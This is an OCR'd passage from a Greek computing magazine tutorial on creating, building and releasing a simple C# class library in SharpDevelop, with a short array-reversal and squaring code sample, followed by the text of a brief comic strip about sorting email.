
Solution" από το μενού File και από την αριστερή περιοχή του παραθύρου εμφανίζεται, κάνουμε κλικ στον κόμβο C#. Κατόπιν, στο δεξιό τμήμα του παραθύρου επιλέγουμε το "Class Library". Στη συνέχεια αρκεί να ορίσουμε το όνομα και την τοποθεσία αποθήκευσης της βιβλιοθήκης μας. Όταν πατήσουμε το κουμπί Create μεταφερόμαστε στο περιβάλλον συγγραφής, όπου μπορούμε ν' αρχίσουμε την ουσιαστική δουλειά. Όπως θα δείτε, στο ξεκίνημα του κώδικα προστίθενται από προεπιλογή κάποιες βιβλιοθήκες του .Net. Μπορούμε να γράψουμε τον κώδικά μας λίγες γραμμές χαμηλότερα. Εμείς αφαιρέσαμε το τμήμα κώδικα MyClass, που είχε προστεθεί αυτόματα, και δημιουργήσαμε μια κλάση με όνομα ArrayUtils. Μέσα σε αυτή την κλάση γράψαμε μια μέθοδο που "αναποδογυρίζει" τα στοιχεία ενός πίνακα, καθώς και μια κλάση ονόματι Calcs. Μέσα στη δεύτερη κλάση δημιουργήσαμε μια μέθοδο που υπολογίζει το τετράγωνο του δοσμένου αριθμού. Ας αφήσουμε τις περιγραφές κι ας δούμε τον κώδικα που γράψαμε.

```
namespace MyLib {
   public class ArrayUtils {
      public int[] Reverse(int[] array) {
         int len = array.Length;
         int[] reversedArray = new int[len];
         for(int i=0; i<len; i++) {
            reversedArray[i] = array[len - i - 1];
         }
         return reversedArray;
      }
   }
   public class Calcs {
      public int Squared(int number) {
         return number * number;
      }
   }
}
```

Ο παραπάνω κώδικας δεν έχει κάτι το ιδιαίτερο σε σχέση με όσα έχουμε πει ως τώρα και δεν χρειάζεται να σπαταλήσουμε χρόνο για την εξέτασή του. Θα προχωρήσουμε απευθείας στη διαδικασία της μεταγλώττισης της βιβλιοθήκης μας. Για να πετύχουμε κάτι τέτοιο, μεταβαίνουμε στο μενού Build κι επιλέγουμε είτε το "Build Solution" είτε το "Build MyLib". Σε αυτή τη φάση, βλέπετε, καθώς δεν έχουμε δημιουργήσει πάνω από ένα Project μέσα στο ίδιο Solution, οι δύο επιλογές είναι πρακτικά ισοδύναμες. Η μεταγλώττιση θα ξεκινήσει αμέσως κι εφόσον δεν υπάρχουν συντακτικά σφάλματα στον κώδικα, θα εμφανιστεί ένα μήνυμα επιτυχίας στην περιοχή Output του παραθύρου του SharpDevelop. Η βιβλιοθήκη μας μόλις δημιουργήθηκε! Μπορούμε να βρούμε το σχετικό DLL μέσα στον κατάλογο \bin\Debug, στην τοποθεσία όπου επιλέξαμε για την αποθήκευση του Project. Όπως δηλώνει το όνομα του φακέλου, η βιβλιοθήκη που θα βρούμε εκεί δεν έχει την τελική μορφή (προς διανομή), καθώς

ενσωματώνει κώδικα και δεδομένα που διευκολύνουν το debug. Για να δημιουργήσουμε την τελική εκδοχή της βιβλιοθήκης, πρέπει να μεταβούμε στο μενού Set Configuration εντός του μενού Build, και να επιλέξουμε το Release αντί του προεπιλεγμένου Debug. Μετά, αρκεί να πραγματοποιήσουμε μια εκ νέου μεταγλώττιση. Η τελική μορφή της βιβλιοθήκης μας θα βρίσκεται στον κατάλογο \bin\Release, στην τοποθεσία αποθήκευσης του Project.

Στο επόμενο τεύχος θα ξεκινήσουμε την κατασκευή ολόκληρων προγραμμάτων, στηριζόμενοι στη θεωρία που παρουσιάσαμε μέχρι τώρα. Κατά τα γνωστά, θα σας προτείναμε να μην περιμένετε άπραγοι αλλά να ξεκινήσετε από τώρα τα δικά σας πειράματα. Είμαστε σίγουροι άλλωστε ότι όλο και κάποια ιδέα θα έχετε προς υλοποίηση.



Το DLL με τη βιβλιοθήκη μας μοιάζει με τα κλασσικά DLLs των Windows. Στο εσωτερικό του, ωστόσο, διαφοροποιείται σε μεγάλο βαθμό. Αντί για κώδικα binary περιέχει κώδικα CIL, για το .Net framework.

COOKIES


ΓΟΥΤ
ΓΟΥΤ
ΓΟΥΤ
ΩΠ! ΗΡΘΕ Η ΑΛΛΗΛΟΓΡΑΦΙΑ ΜΟΥ!
...ΚΟΙΝΩΝΙΚΑ...
ΤΟΥΪΤ
...ΟΧ!..ΤΡΑΠΕΖΕΣ...
ΚΡΑ ΚΡΑ
...ΜΜΜ ΕΝΤΥΠΩΣΙΑΚΗ ΠΡΟΣΦΟΡΑ!
ΓΟΥΤ ΓΟΥΤ
ΑΥΤΑ ΝΑ ΤΑ ΠΕΤΑΞΩ ΣΤΟΝ ΚΑΔΟ;
ΝΑΙ, ΝΑΙ...
...ΕΥΧΑΡΙΣΤΩ, ΣΕΡ ΝΟΡΤΟΝ...

deltahacker.gr